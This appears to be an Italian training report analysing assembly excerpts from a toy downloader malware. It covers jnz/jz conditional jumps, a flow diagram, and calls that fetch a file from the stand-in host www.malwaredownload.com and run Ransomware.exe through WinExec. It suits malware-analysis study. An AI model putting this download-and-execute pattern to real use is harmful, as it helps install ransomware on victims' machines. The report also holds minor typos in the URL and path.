PROLOGO

Il progetto odierno ci richiede di rispondere a quesiti inerenti ad un determinato Malware facendo riferimento agli estratti di codice presenti nelle tabelle di seguito.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 1

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 2

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Tabella 3

TASK 1. SALTO CONDIZIONALE DEL MALWARE

Prima di parlare di salto condizionale, è importante introdurre l'istruzione 'cmp' che notiamo nelle tabelle: essa non modifica gli operandi ,come 'sub', ma modifica i flag ZF (zero flag) e CF (carry flag). Tali flag vengono quindi utilizzati per determinare se eseguire il salto ad una determinata locazione di memoria o meno. In base al risultato dell'istruzione 'cmp', possiamo trovare i valori di ZF e CF come illustrato nella tabella di seguito:

CMP	ZF	CF
Destinazione = sorgente	1	0
Destinazione < sorgente	0	1
Destinazione > sorgente	0	0

Una volta stabilito questo, andiamo ad analizzare il tipo di salto condizionale che effettua l'eseguibile:

JUMP NOT ZERO (JNZ)

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 4

Questo tipo di salto condizionale si verifica nel momento in cui sorgente e destinazione di 'cmp' sono diversi tra loro e quindi ZF risulterà uguale a 0. Nel nostro caso specifico gli operandi di 'cmp' risultano uguali e ZF risulterà uguale a 1 impedendo il salto alla locazione di memoria indicata ed eseguendo le righe successive.

JUMP ZERO

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 5

Con 'Jump Zero', invece, il salto condizionale avverrà alla locazione di memoria indicata nel momento in cui gli operandi di 'cmp' sono uguali tra di loro e ZF assume valore 1. Grazie all'istruzione 'inc EBX' che porta un incremento di uno al valore del registro, ZF assumerà valore 1 e soddisferà le condizioni per il salto.


TASK 2. DIAGRAMMA DI FLUSSO

Andiamo ora a riprodurre un diagramma di flusso per identificare e capire meglio i salti condizionali che verranno rappresentati con una freccia verde nel caso in cui il salto venga effettuato e con una rossa nel caso contrario (prendiamo spunto da IDA PRO).

LEGENDA:

SALTO EFFETTUATO

SALTO NON EFFETTUATO



TASK 3. FUNZIONALITA' DEL MALWARE

Questa volta cerchiamo di analizzare il codice del file malevolo per descriverne le funzionalità implementate
Possiamo ipotizzare che il malware in analisi sia un 'downloader', un programma che andrà a scaricare da internet un secondo file malevolo, o un componente di esso, e lo esegue sul sistema target.
Analizziamo quindi le tabelle per identificare le funzionalità:

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 6

La chiamata 'DownloadToFile()' è utilizzata per scaricare i bit da internet dall'URL 'ww.malwaredownload.com' e salvarlo all'interno della macchina target.

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Tabella 7

La chiamata 'WinExec()', invece, è un' API che viene utilizzata per eseguire il file che si trova nel percorso dato alla locazione 0040FFA0.

TASK 4. PASSAGGIO DEGLI ARGOMENTI ALLE FUNZIONI

Vediamo, infine, nel dettaglio come gli argomenti vengono passati alle chiamate di funzione interessate.
Nella tabella 2 viene passato allo stack, tramite istruzione 'push', 'EAX' che contiene al suo interno l'argomento 'EDI' a seguito dell'istruzione 'mov'. Così facendo l'URL del malware viene passato alla funzione 'DownloadToFile()'.
La stessa cosa succede nella tabella 3: viene passato allo stack, tramite istruzione 'push', 'EDX' che contiene al suo interno l'argomento 'EDI' a seguito dell'istruzione 'mov'. Così facendo l'eseguibile .exe all'interno del percorso dato viene passato alla funzione 'WinExec()'.